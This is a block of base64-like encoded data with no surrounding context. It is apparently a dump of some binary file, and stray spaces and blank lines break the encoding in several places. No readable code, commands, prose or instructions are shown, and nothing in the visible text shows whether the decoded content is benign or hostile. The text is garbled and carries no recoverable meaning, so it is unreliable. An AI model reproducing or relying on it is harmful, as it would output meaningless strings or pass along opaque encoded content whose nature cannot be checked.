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
OwAEUiFgUiAI/sbsLIGY AeAdUbt0WON759dQPalmWiF7fneYWilloaAEuKlhSBsusElglBBAjQqtDARW
F9ZMXWIGgFNFqRRQEsFhtfQAMkAEQuAJ61lZnjYQ TUANMAIQrqARA2AIM2NackIETeICeloAp6N8fA
AT/F3gACQiBKXiBiEbftiBCVhXA JABDRY8AACCErgCDKaDFbAAC2ABC/AAHoiEKwCKSJdfsgAr+1iUe3
YBW6UjcjAHSZgDmjCmSaRONcOrcpYaVATlmQxKeHWB1G1LQN WZJZTYuNkmV4SsqPaZqu6aq56zt
sjq7xKtr7Zqr0YUqQ7rss7qs+ZqrT5qdx1rqnbrroZrs75qtAbrul5rtY5rttbNvdZruibrvMZrvx5sTI5A/fg2
mHQdTkXFISkU9xrH7ho7uBwrG9yhNvM2i+EJPPhVTXQIVfFeqBaDD8jVi1FLJXYPZr4AzV3maTZmDx
AKYD7eKDjVzCVtfh2IUpUA/zGlglde5ui11cyV3lcl7WuOAtKOT+Kt5oIIXkNos9VtgW+eXT8RA1tNAONT
M6+U3c7FVhwzM5HBD6764m9L2HW+AQR4AIVVb3N1ovGoBnMAAVYABCgAwoGgfmO7xKA3Wql
aAggh/mu7/lmhRL4ghCohHuthkooBBlwgYlgBxb2kxBlhpLegHGtBBuAgSIY19SdmVaAgfn9ARMWUF
pl4FN1ZwQUuEgABDr4aYNoh/meA8T2SucUUc2r8R8c8SWiz+z2yg3QaHST6xJ1r8bKEyH/7KUpccocc
iQH2cs9ctu8u+exMTTOyfXTyrnHTGa8u6qcikn8ijX8i/v8jBn8v8xX3loN/Mnx3lJv3luz/lzX3MIV3M3Z/
MtT3lrt3Mwh3M6l3Pa+0FWzNTVcaPrukVXJE A508V1mxmnUpnWY3KheAgzurPMzpOpwo4IBjXcxFt
DSVE16N1r+thG35TV/gAwuOZqBoNU31w1SIBVLfxJdm0OklbQ7V0IGO0oaObN7W0UKNXhjV41UA
MxAHY1eFVTf9U2GNaa2G6aEO42493oloYPcO4a91RiLhn28FTf7SqOhaZKj7NbUbc2K4ISolZuhQFqS
ABwFvC YKNeo0LuewAAMWGENRdAVRtB9gF9xuIL8hYEg+O+CxgAxm AlyENABXYGIFTAVCFA1GAgg0
F//DqhwF2CBEoABC8BwFJwABm+zZqCDluDxEliELRAIme7cKWiaAnZqK5IBG0gGXsgIACbXFteHSjh5j
aWJamiHHQACCyhgneaBKeD5bD2UDTj5bu15l20HhZ9fdZ0DDFhXDgghCDcm+LgzciPNCvNEksHKG
GyV3CxBp+h6uOT6W/F6y856TP76sy97rAe3tR97/XB7Egz7rZd7shf7uo f7u/c3u6f7vc/7vgd7vqe3t9f6
wcf7wk/7ttf7wEdstsJv6PETgkeWQI3kYQghns7i4k0buM3ogjLTtSnmwxOeqNJTk1BB5CJFE1qsVoiL0r
A4xYDoCSVA0RsTz1V3t7m/22OfVr9AtA1Vf9YXV/P3BZ4h9A1XhSwVGb+gGHQdpqghGOmBFO35ha
Y/mq27oIYZmkGA0PwE9mN7tU9ZrxSbhTwAAglz59MAEoYXcFzYIGPLF1BayxKgIRVb6FAzqk25/EQ6f
5ts4xHh/kFCADNANG5UsRcFABAbOgC4NBhJFYGixSZQrHIAxkgWkyo1ABQCWM/SlyYIOMKgHYwvg
BA5BBIgy0cJjbY8dChvkknIHQEocYhOUArqAFylcGhSwAyXDSAcXRDCRYI5nDgIQOGjRUGjCqcRGefjR
s0ruwDMLLEDrt05gCYUM0GDGpeYRThsMFGVrgPANxFc+jKzKU8E/9MAMBhQgIACQ7zaEt4jo+Z+y
ZUbRsZQOTCixEbzkzYccu2kCVTbjzhcmbFhxNXXV2Ys0vKmElXPj1a8+rOrkHHHg1gcm3Uh1Vzbo34d
eLes3+XtnybOGvPyEPLVgzc tHDcxaXzFr38uvPZ2qPvh u3denPb4qHrPt69+szNhB8rnuCyLOLVjNvWb
xk5N3XsXcec58ldlxICLQFXGLM1ddYZQ2WZZh/oSII2QQTHrhZY2VNNqFpi9XX2m8OPYYAipcpylGEz
S2YIWUHOiQGCm1I1IKGAFxY24T7iKHGjxlkIMaPQB712zsSEOmBGG1E4YEHEkBQ1o9tfOCBYk2iAAb
/ClxMSIk h+7RhSBRIctlCC1G0AAFoIKAwEwDvhIOCGExa+RMlH3DhEluFASCNIR+gIOiRAETxJoX1Hcg
dQ3ygCF9n02olwbSFFLNTZniVxYihSUFQCQg7GIWCQ0ZNkEkjZRwhT4PzFTNJBw9NEEQFthqQQMsU
GMBCxYUwcIDHa1QFAtTIEBNETa48MAkLrDE2QaT2NRWM3QYEwRGroYwyRY8RULHTxv8NZo4Nq
G2VLjcmOTCtce0NQWWAJADQklwlfdTTiewVI2rAlY1xWQyIldlvwBs66zB3HKwEEmzRujCvH0mVxxrif
1X2KYOPaqYjiaml5iHhSlocVUYL6ix/2YdjxhiIZN1TPLGGWOWs0lrgxb yy7PFfPLMHnf8GMs4j6yzyTn2
nNjPH7csMscXI2j0xkh7XBvIdg7ttMxRqwz0zVY3xfLTINI8ddBeW+zSzh6zNjOLHpelQNu1dT0fz49GC
KlhQA9odFmf1cwo2p2WXPLEDQ7dqcv4TRxax8YZ6BjTPqNYGY/2jZjhl7UOONlw/Xd24z4fCBoB+0l
M2gXjrO8Tuku076oB/8NNM7KCQkQZ5gePBOnij8dAEKErTBhTRKtmG7BB6wybGhiP4ZKOyjHjpqY6
ElwGUUamTPk2LAf3GayodlXtmHMarWH6cOPXCDqqoWAcADF1GkT//jHeacrwQh3IDOUZxVg8ENql
EtX7WjKEV4wQse0KCrjCN+FkkECADz kBAkAyUwcYENVKUsarAITtUAREJmMi+CgAAEMpmATNgCQTV
MYF5XeMADpmADmWDGIUsJggy2kjMdkGMqN9HHFCzwF4UoC05XiRdmglAJG+zEJPPkM Eyg4olgwL
ABOwGCOBqVqGacaEuNgRC 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

+BUccWRrBhbWx3H/FrKlnDcjJjd xuFRE1fiFmec8s+IB3iAEdOI13yUXKo2GDnn84t8iHd1IlgSNxsTCDI
s5+syNpE LoXqoNSkj//ILNyql9t4SKo2R/V8n4OcF5Z28AxmMM+QdGqAW3uF3wHq3S39cEw2is6x5k
3cLzZdWn9daXGIW+Ps8XZZ0zEB4cr0NDtDThkHIQ+01DTByYr4s9UmXsM5zkFGMzbW5N8BboPpX9
XI5IZVRh43KSQNxw9idQ2BJlhPcQhqE3F1Ncai9Rep9Y6wtYC9zVtbaVyP7FyjaV2btQND8MaKNV2Xtc
v99QyG9VrzNWF7NWgWB9MITnQUKDIPjQK6Bt7a/7SjUMdwYFx sqDHHMUrN9MbagG/2FteXAg3P
mZTBGk2BgEZaNpjL t5n1/VrUVNIqAZ+IAJG30ZsKO1+FvljLLT7scdH9vTkEhSsjbOPjbEVY1dgzG6ucd
wLSHg/dgv5ePTZN6LHJN I8183I3dr06BsCQi94ewKgrLI0IdX1zZoVA8KI9LWWibbzLTKotKkDGD6oNs i
BciCXQZxNyXocFwdgTU/88I8Za3urZubjs8yKg1wRTEnc3c26yT4eE7qzqBm7sdlwQjMKsrNitaSarAdC
3CHB/SFn6+IKx6HDwg2AXAZY3j4VLhuNdj4we+LozhYjngQl7iNxyCON4qacv/weGGsf9fNj1E34zHtLH
GyT7bWjcypygzIO5cPm3YgK71weU94zgi5ge+NDJvfrjBIE2NvuHFxdSC1bLDXT7qcQiol1c6rQSOTzN
WMcRFHNnONf3cmDm5ahO/SOKdcEN7G64IH Ci+rIGMTJClvDHZmTsfWCOKlobeNCoaUe8RXaACzg
Wa2pBOX3IqX9C6chmHGwYo5JM3yQscS/I0IYhdG/1EpAkLpbB1sfa3HzpVvE6tR8RJO0AbYifJM+rwm
7IJRA89j0zAOp2RlaM3jkvlz01Dw54yRex1sSB Et0ba6syqvxcjgtIcpR1I7785Wtkt7T49xBKo5DfjAuDctw
K7/u7efe7qH1tqQ+wCae/a+e2sbKGzbjQPT3EmtRoBVaXSwaH518ujm1wFy7y9F6kfDKJ/7jWurpHnIL
+uCMHHFchgDDdNu1oGqTBJHxwY+ZLbnMpe29kYaYfVYW25kljWz1oVEJXTdcP0V5ZfLCMefNidTjdY
Od1Ai5DN7TXqDcS6ph6orHkbacebgl4bAqUb21lbTX5S7EIJAR3GbDLfCqYKWCi+NFnY008OvkaSADxi
+jnIFjc3mr4BDV/m8oC4IPRGrRwozW4AH7Mdt/ctj7XGle38RyMMdKbTFuz/OrOJwcgqTH4D/szZX2Ga
893DUX+HnjMch/mEovgQ2/tA8/34ij7RT76QV74leqTkE/7mj+T3eT4eBb4SN2J4oBfPdNziL/0Con69r
f2zqZvXp7eUd/e8WmRVdmqH5Swnu xZ4VDd3XeVQjzq0DWxtl740j2H2DrTyywbNvTnMxTpFGiBtd6
plkw3zoPqlo73KqDrShpd3lOz4yaTKm3DZLj+ga/X3N9h/ETDX8KCGCXRIc3WYmih6aTHXvpwODo7O
YBRAcEgAQOCEgRwm7COYYAKAgwwB7OMAgMfCCQIBIIplklfBiwwxIrrYcV/Cja0V8kBICSSAjRonvnTo
8KJLhSYNEmw4MAEHITwpEgw60SMABC4fthTZU+XMmSp3LrTZ8P/oxAQifQ6EytGqVQaefRat6LPg1
ZxBN+YsiVHoQIUrj1bUCJHH3lwW3X506fUt1aBzG9adCZNhXrZ8dRr9S5OiXcq9bbdCHcxXcd4I0ZGT
FkuY8EDH2M0SFmjwsX7KpZUjXQnwoEsfUotfZH224omOdleWLtkULot1Qod2xHiQ8Ui04KkKzTnz6
8yNZJu zHYtw94Vm3YMO/Mo2KQFN840TBy36aOFdSJQj6iiVqlTEe1uqnVvtdtnEZYE/bVk+6+Ae6jpul
kUuinAzMBTiYfObguwp8BWMM03iCaoKCOFZnPovQbzY620rwakCSKFHIRsJA7mwmgiqBhicari8qv/
UCcMb5svqu7umqkom lLi76sRf5wgOpduM3EsxiAccCKiSNSNIqsg9Mg6I Z+ksqLuHEQotYQa6plhjdi7
a8vwsGwtqoZMXAuyGl2Dsjcde9MvsCADxK2nIXcyE0yoCjyzv6+0DM/EFLsEcC8/ZaQtNzcG1bBQE+
FM9FATWu0RCrRS2y3PxUVtDtC/4NUU/4mldG0GLkKdUgkZ5KQyqM06q43+BSTUz6vEn0QKJ7M/BO
o0RSr0kLnPtTlo+hiotFHM+uUacvYTJjVs aZqKuqooZDi4Npr69RIQx2HdZRFKp+0KdSjetMVAAfUawrM
5u7CCSQulel2Nxj1GqiqxJoU/+0gE5PEjaSowDupuiBbhew47jgydi3P0jltulbAq6ojxggcq bWnECavOOF
yYuumWIDyUfY9tvoKFktejNWI67tLWaDY1VR33KtO1IKBIECs9x0pUoLi+Xwlnis0dyyiKOF17IP4tVmF
o82qWjjCamFoVSRz3zR5DKoqkz++NqjI57Mv6Yj80xkI5Z6NunzQp4vwbVPSSbtlUnWTm666G6bZ7w
P0rsrvl+71u+DFYI7LP1ehLDekxD0C6v9qI67sxwxzG26CUk9CbzX4PPuR65yQmClgWObOTAuL/SRcd
5IPfjybQ91K+fYXh4Y5t1FryuwYj86MykDT4QISt/U2/8nzDgbim80Yhf1iiwZJ8lyxxYzcxGnP01jHKEUk0
MjehAjzOhILjmsqTiTCvvoPgwlPNbc2OW0bjdWaxe qK48gsrCTZ/zPeysiCZkoQmyKhQTXSVwl/ppU2
a+hb7nqA0IIOLX7sxDpOeg71iOelxOGNggND1ILv5JYK5wNxVw3cdRDxsNn5zEFISIqCSzaRGuMoUes
hxEWtgDYFOktSUgko9LdpESxXrzMsU8KF2PuomN2qdCJZ4HVRT6EAPbBxElTrGFeQrVE6EUxS0Gi4p
es2jaqLWiDt0FSHhrIY8YRKrbjO4ucpjZUBz0owcyrj0x0mFQnrc+r+xLRxnryb7/eKKlrOmxbCCrTSDDa
CJGHc1AhlyjqzAHKEz5iFAWipaONvI ZFrILAU0jz028Ypmp6Q1CQRIL+2QHsqqBzWA1wSPkBPMWk2k
ncM0jVVKSpkNTRuZjBGQd6JaDClyqq2Gj24szJxbFfwVucrXKyel8NqEksg9holPNkYall2tyTnnLMszNd
AUT7+gFbFGBmM0yM6EO0fF5bDvLEL8ZG59cMS9OcY/V0KPNyUzpOah8jZzYlpImavM1PltcYo4GE
DuzimoNGVZdhe4UcWmQIDKDsX2crs rLW0lGu3oiawWk4LYZjpkM6nQPi qUli3NYhtdIEUJaCsMim+f
LfMIKkUX/xK28a58Ql0KSsO5JLmc pTqi883oXsmS1RgPj2KRFI+CtFLReTOpu8GI8lqSosZyHO8vAusg
MJM1I3TOcEboxkzox4EIMJ0Ml wPY0zirX9a6Dolga/CgmWzhjRlDdjzzx9uTMTA sI7cyKKsRbYmE1ZS
Hj49KilFsT/7Hxe4WBz2b9eR8RsmZGrMkcAgMUJ02mVkjY8yBPC2c+8qWpj hC8XM6kRMADwml3nQ
ySt/jpEixWslxkNaBXSyUTEI Z2OMJ54lJmdZMmSZIxVjzO6FYSplVxtCX9GulhM3PHJHHomh0clFhepTY
e2S9M1FLXuL63xFZOyULTjcp77xPf8//M97JsG6Aem5Pf9PLNP5/dkG7tpz8XBUIEfgxWjxKlWgraJUnVZ
Y0ChQTdIARKL0T5SVG8Nb09Jke34Wmf8yR6vMIKDVINSZdr cOaXYHINkeJB2CZrFd6peItd+7jWU4/Jta
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
